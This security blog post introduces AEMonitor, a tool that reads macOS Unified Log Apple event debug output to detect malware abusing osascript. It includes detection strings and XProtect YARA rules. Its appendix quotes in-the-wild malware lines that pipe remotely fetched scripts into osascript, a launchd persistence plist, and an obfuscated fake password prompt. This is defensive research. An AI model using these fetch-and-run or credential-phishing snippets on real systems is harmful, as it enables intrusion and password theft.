posts > security
AEMonitor: Monitoring Apple Events for Malware Analysis and Detection
TLDR
Recent macOS malware commonly abuses AppleScript through osascript or Script Editor. Detection rules for these rely on specific strings being present when osascript is used. If the AppleScript is not run inline, these detections break and we need to rely on other indicators to detect the malware.
This post demonstrates how we can use macOS Unified Logs to monitor for Apple event debug logs. With these logs, we can observe activities that were difficult to piece together with just process creation and file creation events. AEMonitor is a tool that allows us to stream and parse these Apple event debug logs and recover pseudocode using my previous AppleScript decompiler research.
 Logs from a MacSync sample
Hiding from the command line
Here is a table of techniques that abuse osascript along with sample detections:
| Technique | Strings to find in the command line arguments | Sample Rules |
|---|---|---|
| Fake Password Prompt | osascript -e ... display dialog ... with hidden answer and password |
rule 1, rule 2, rule 3, rule 4 |
| Hidden Login Items Added | osascript -e ... login item |
rule |
| Volume Muted via osascript | osascript and set volume with output muted |
rule |
| Clipboard Data Collection via osascript | osascript and clipboard |
rule 1, rule 2 |
| Hiding Terminal via osascript | tell application "Terminal" to set visible of the front window to false |
… |
While these detections are useful, we have seen malware execute osascript without passing its scripts inline. Objective-See’s The Mac Malware of 2025 gives an overview of some recent ones. One recent example is MacSync.
curl -k -s ... "http://.../dynamic?txd=$token" | osascript
For a more complete overview of examples we’ve seen in the wild, see Appendix: How to hide from the command line.
The Problem
Aside from actions that use do shell script, if attackers aren’t using inline scripts when using osascript, it’s not immediately clear whether alternative telemetry exists that can help us detect some of these techniques, or if telemetry does exist, it’s hard to piece them together:
- Login Item Added: There is an ESF Launch Item Added Event; however, we won’t be able to link it back to the original process and need to rely on timing.
- Fake Password Prompt: As far as I know, there is no alternative. We just need to detect the validation of the harvested credential (like using
dscl) - Tell Application X: Similar to the login item use case, when
osascriptsends commands to other applications, there may not be a clear link betweenosascriptand the actions of the target application. Let’s say a Mythic apfell implant uses terminals_send, it may be hard to distinguish between Terminal actions typed by the user and those sent by the implant.
Monitoring Apple Events
A key insight I got from working on the AppleScript decompiler is that many actions performed via osascript are just Apple events under the hood. When you run display dialog "...", the AppleScript runtime translates it into Apple events that get sent between applications. If we can observe events at the Apple event layer, we can monitor this behavior regardless of whether the script came from osascript -e, a compiled .scpt file, or Script Editor.
Apple Event Debug Output
To begin monitoring Apple events, we look at their debug output. When going through the Apple Events Programming Guide, I encountered the environment variables AEDebugReceives and AEDebugSends. When a process has these set, the Apple events it produces are printed out.
Let’s say this is sample.scpt
display dialog "This is the sample description" default answer "" with hidden answer
set volume with output muted
Running this produces the following Apple Event debug output:
$ AEDebugReceives=1 AEDebugSends=1  osascript ./sample.scpt
{syso,dlog target='psn '[osascript] {dtxt=utxt(0/$),htxt=true(0/$),----=utxt(60/$540068006900730020006900730020007400680065002000730061006d007000...)} attr:{subj=NULL-impl,csig=65536} returnID=798}
{aevt,stvl target='psn '[osascript] {mute=true(0/$)} attr:{subj=NULL-impl,csig=65536} returnID=24722}
Depending on what the target is, these keywords (such as dlog, stvl, dtxt, htxt, …) can be looked up in an .sdef file or the Apple Event Codes.
For the example above, we can reference StandardAdditions.sdef.
| Keyword | Name | Value |
|---|---|---|
sysodlog |
display dialog |
N/A |
dtxt |
default answer |
utxt(0/$) |
htxt |
hidden answer |
true(0/$) |
---- |
direct parameter | utxt(60/$... |

Limitation: Strings use the format utxt(<length>/$<hex encoded>). The encoded string is truncated at 32 bytes, and after stripping null bytes, we typically get a maximum of 16 readable characters. So if we convert the Apple event debug output above back into AppleScript, we would get
display dialog "This is the samp..." default answer "" hidden answer
If you want to learn more about this, I go into more detail in Sending Apple Events. Additonally, to understand the {want=...,from=...,seld=...,form=...} structure, see Resolving Object Specifier Records
Unified Logs
Using AEDebugSends was interesting, but this only applies to processes we manually run. How do we enable and collect this for all processes that use AppleScript? It turns out, these debug logs can be collected through macOS’ Unified Logs!
By querying the subsystem com.apple.appleevents and streaming --debug logs, we can find Apple event debug output in the eventMessage.
$ log stream --predicate 'subsystem=="com.apple.appleevents"' --debug
...
2026-02-20 00:22:05.969519+1100 0xa28c0    Debug       0x0                  6132   0    osascript: (AE) [com.apple.appleevents:main] sendToSelf(), event={syso,dlog target='psn '[osascript] {dtxt=utxt(0/$),htxt=true(0/$),----=utxt(60/$540068006900730020006900730020007400680065002000730061006d007000...)} attr:{subj=NULL-impl,csig=65536} returnID=-29954} reply=0xNULL-impl sendMode=1043 timeout=7200
...
After going through the logs, I’ve focused on log entries with event= or reply= that contain the event debug output.
$ log stream --predicate 'subsystem=="com.apple.appleevents" AND (eventMessage contains "event={" OR eventMessage contains "reply={")' --debug

Now, the sysodlog event refers to the Apple event that creates a prompt to the user. The aevtansr event is the output of display dialog, which captures which button was clicked and what text the user entered. We are able to link the two events through the returnID=22427 field.
With this, we can:
- See the display dialog being created
- Read the responses from the user
Private Data
If you test this, you’ll quickly find that certain actions don’t appear in the debug logs. These are typically commands that include tell application X. These commands are redacted with <private>
OSStatus sendToModernProcess(mach_port_t, UInt32, const AppleEvent *, UInt32, AESendMode)(port=(port:126211/0x1ed03 send:2 limit:0) msgID=0 timeout 7200 event=<private>
To see the Apple events sent between applications, we need to enable private data in Unified Logs.

An added bonus of enabling private data is that we also see interesting strings with the cloneForCompatability( event. This is something also mentioned by Fouad Animashaun in his talk. It isn’t clear to me when this log is generated. Regardless, it has some useful strings:
- The start of scripts that
osascriptexecutes - For some
utxtthat are truncated in theevent={...}body, we can see more of the string incloneForCompatability
 Why is “compatibility” spelled incorrectly? 🤷
The strings in clone... get truncated at around 1000 characters and if we combine these with the raw of the the events we have, we get a pretty good picture of the actions that was done by `osascript.
Telemetry Coverage
To test AEMonitor, we use the following benchmark script.
We run this in two configurations: with and without private data enabled.
| Action | With Private Data | Default |
|---|---|---|
| Preview of scripts | ✅ | ❌ |
| Mute Volume | ✅ | ✅ |
| Run Command on Terminal | ✅ | ❌ |
| Hide Terminal window | ✅ | ❌ |
| Add new login item | ✅ | ❌ |
| List Disks | ✅ | ❌ |
| Access contents of clipboard | ✅ | ✅ |
| Write a file to /tmp/ | ✅ | ✅ |
| Display Fake Password Prompt | ✅ | ✅ |
| Use Finder to duplicate Safari cookies | * ✅ | ❌ |
| Run Script | ✅ | ✅ |
| Actions using Objective-C API | ❌ | ❌ |
Notes:
- For Use Finder to duplicate Safari cookies, although
duplicate fileaction is visible, we don’t see the full picture. Because the strings are truncated, we won’t always see what exact file was created. - The
run scriptaction itself is seen, but you just get the first 16 characters of the script. - Anything with
tell applicationneeds private data enabled to be observed - Private data gives us the first 1000-ish character of scripts being run
- Using ObjC frameworks into the osascript don’t generate Apple events, and is outside the scope of this tool.
 telemetry by default
 telemetry with private data enabled
Using AEMonitor for malware analysis
The most immediate use case is dynamic malware analysis: enable private data, run your sample, and use AEMonitor to parse the unified logs. You can run the tool in stream mode.
aemonitor stream
Or collect the logs and parse them afterwards:
# Configure unified logs to persist Apple event debug logs
sudo log config --subsystem com.apple.appleevents --mode level:debug,persist:debug

# After running the sample, collect the logs
log collect

# Parse the logs
aemonitor parse ./system_logs.logarchive
Hunting and Building Detections
In the same way that PowerShell Script Block Logging has been invaluable for defenders of Windows hosts, I hope that this approach becomes useful for those of us who are trying to defend macOS hosts. Admittedly, this approach isn’t as complete and powerful as PowerShell Script Block Logging. Even without enabling private data in the Unified Logs, we can still build some useful detections or indicators by just collecting the debug logs of the com.apple.appleevents subsystem.
With something equivalent to log stream --predicate 'subsystem=="com.apple.appleevents" AND (eventMessage contains "event={" OR eventMessage contains "reply={")' --debug
| Technique | Strings to find in the eventMessage |
|---|---|
| Fake Password Prompt | syso,dlog, givu=150, dtxt=utxt(0\/$), htxt=true(0\/$) |
| Volume Muted via osascript | aevt,stvl*mute=true(0/$) |
| Clipboard Data Collection via osascript | Jons,gClp |
Obfuscation using (ASCII Character X) |
repeated uses syso,ntoc |
Run Hidden TMP Script from tmp |
syso,dsct with 2f0074006d0070002f002e00 |
Similar detections can be made with the other techniques if we enable private data, you may also want to filter for cloneForCompatability in your predicate. I’ve only focused on ASCII text since most of the utxt in cloneForCompatability are already in the event={} and reply={} logs.
log stream --predicate 'subsystem=="com.apple.appleevents" AND (eventMessage contains "event={" OR eventMessage contains "reply={" OR eventMessage contains "cloneForCompatability(s=\"")' --debug
If you want to use the AEMonitor as a module, there is an exposed enrich_unified_log python function to experiment with.
from aemonitor import enrich_unified_log

enrich_unified_log({
    "eventMessage": "sendToSelf(), event={syso,exec ...",
    "processImagePath": "/usr/bin/osascript"
})
# this adds an `appleEvent` field
As the project is still in its early days, the AppleScript produced by the tool may not be stable for production use. I would recommend making detections directly on the raw eventMessage of the Unified Logs.
How stable is this? Is it possible that the format of the Apple events debug output would change?
Hopefully it stays stable 🤞. A similar approach to this is PhorionTech/Kronos which monitors the TCC debug logs, and they did mention minor changes in the format of the logs (see: The Clock is TCCing). Looking around, we can find debug output from 7 years ago and it doesn’t seem like it has changed since.
Example: Converting YARA rules into detections
Recently Apple released some updates on to XProtect that included some rules with AppleScript. Let’s take two examples and see
MACOS.OSASCRIPT.DUENHA
rule XProtect_MACOS_OSASCRIPT_DUENHA {
    meta:
        description = "MACOS.OSASCRIPT.DUENHA"
        uuid = "BD3F3491-8A81-43C4-84F7-23CB3DFC4931"
        interpreter = "osascript"

    strings:
        # "=$(echo ?? |"
        $a0 = { FF F3 00 ?? 03 FF F2 00 3D 03 FF F1 00 24 03 FF F0 00 28 03 FF EF 00 65 03 FF EE 00 63 03 FF ED 00 68 03 FF EC 00 6F 03 FF EB 00 20 03 FF EA 00 ?? 03 FF E9 00 7C 03 }
        # "base64
        $a1 = { FF E0 00 62 03 FF DF 00 61 03 FF DE 00 73 03 FF DD 00 36 03 FF DC 00 34 03 FF DB }
        $a2 = "sysodsct"
        $a3 = "sysoexec"

    condition:
        OSACompiled and all of them and filesize < 1MB
}
This tries to detect an obfuscation technique using ASCII Character X which I’ve shown ITW example previously. Luckily, this results in an Apple event!
Running something like
do shell script (ASCII character 117) & (ASCII character 110) & (ASCII character 97) & (ASCII character 109) & (ASCII character 101)
We see

Repeated usage of syso,ntoc prior to do shell script or run script could be a red flag for obfuscation.
MACOS.OSASCRIPT.DUAP
rule XProtect_MACOS_OSASCRIPT_DUAP {
    meta:
        description = "MACOS.OSASCRIPT.DUAP"
        uuid = "6EF56AD6-B1B7-4C7A-AB07-6AFA01303173"
        interpreter = "osascript"

    strings:
        $a0 = { 74 00 6d 00 70 00 3a 00 2e 00 ?? 0a } # /tmp/.
        $a1 = "sysodsct"

    condition:
        OSACompiled and all of them and filesize < 1MB
}
Running a script like osascript -e "run script \"/tmp/test.scpt\"" we get the following event from the enriched Unified Log
{
    "processImagePath": "/usr/bin/osascript",
    "eventMessage": "sendToSelf(), event={syso,dsct target='psn '[osascript] {----=utxt(30/$2f0074006d0070002f002e0074006500730074002e007300630070007400)} attr:{subj=NULL-impl,csig=65536} returnID=-30919} reply=0xNULL-impl sendMode=1043 timeout=7199",
    "appleEvent":
    {
        "event":
        {
            "raw": "{syso,dsct target='psn '[osascript] {----=utxt(30/$2f0074006d0070002f002e0074006500730074002e007300630070007400)} attr:{subj=NULL-impl,csig=65536} returnID=-30919}",
            "return_id": -30919,
            "applescript": "run script \"/tmp/.test.scpt\""
        }
    }
}
We could look for syso,dsct with 2f0074006d0070002f002e00
Appendix: How to hide from the command line
This section goes through several examples demonstrating the many ways attackers can invoke osascript.
Curl piped to osascript
osascript allows scripts to be piped via STDIN, which lends itself easily to patterns like curl <url> | osascript. Digit Stealer, Phexia, BlueNoroff, and MacSync all have had variants use this at some point in their chain of execution.
nohup curl -fsSL hxxps://67e5143a9ca7d2240c137ef80f2641d6.pages[.]dev/1e5234329ce17cfcee094aa77cb6c801.aspx | osascript -l JavaScript >/dev/null 2>&1 &
Run script from file
Phexia launched osascript as part of its persistence method:
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.test.simple</string>
    <key>ProgramArguments</key>
    <array>
      <string>/usr/bin/osascript</string>
      <string>/Users/user/Library/gfskjsnghdjsvuxj</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>

We’ve also seen BlueNoroff and some MacSync variants use .scpt files so that Script Editor runs the AppleScript.
Aside from these, in the past, we’ve seen XCSSET and OSAMiner use compiled AppleScripts for execution.
Admittedly, since the malicious script is on disk, there is a chance for YARA rules to match on this, and process the script content upon execution if you have a sophisticated enough monitoring tool.
Run script within osascript
In the same way that we have exec() in JavaScript and Python, we have run script for AppleScript. We’ve seen this in .scpt files from BlueNoroff
set fix_url to "hxxps://support.us05web-zoom[.]biz/842799/check"
set sc to do shell script "curl -L -k \"" & fix_url & "\""
run script sc
This allows attackers to dynamically fetch and run arbitrary scripts, which leads to the next technique.
Obfuscated
With run script, attackers can obfuscate their scripts and deobfuscate them at runtime. A toy example is simply reversing the string:
osascript \
	-e 'set payload to "\"werb\" eltit htiw rewsna neddih htiw \"\" rewsna tluafed \"gnp.x2@etatS dekcoL_kcoL:secruoseR:A:snoisreV:krowemarf.ecafretnIytiruceS:skrowemarF:yrarbiL:metsyS\" elif noci htiw  \":drowssap nigol retnE\" golaid yalpsid"' \
	-e 'set payload to reverse of payload'\''s items as text' \
	-e 'run script payload'
A recent in-the-wild example would be Odyssey Stealer samples.
osascript -e 'run script "run script \"\" & return & \"on f3368611526666962209(p6418423763347269161)\" & return & ...'
I’ve discussed more examples of obfuscation from samples I’ve analyzed in Obfuscation Techniques used by samples.
Acknowledgements
Thanks to @_calumhall and sysop_host for their input and helping test the project.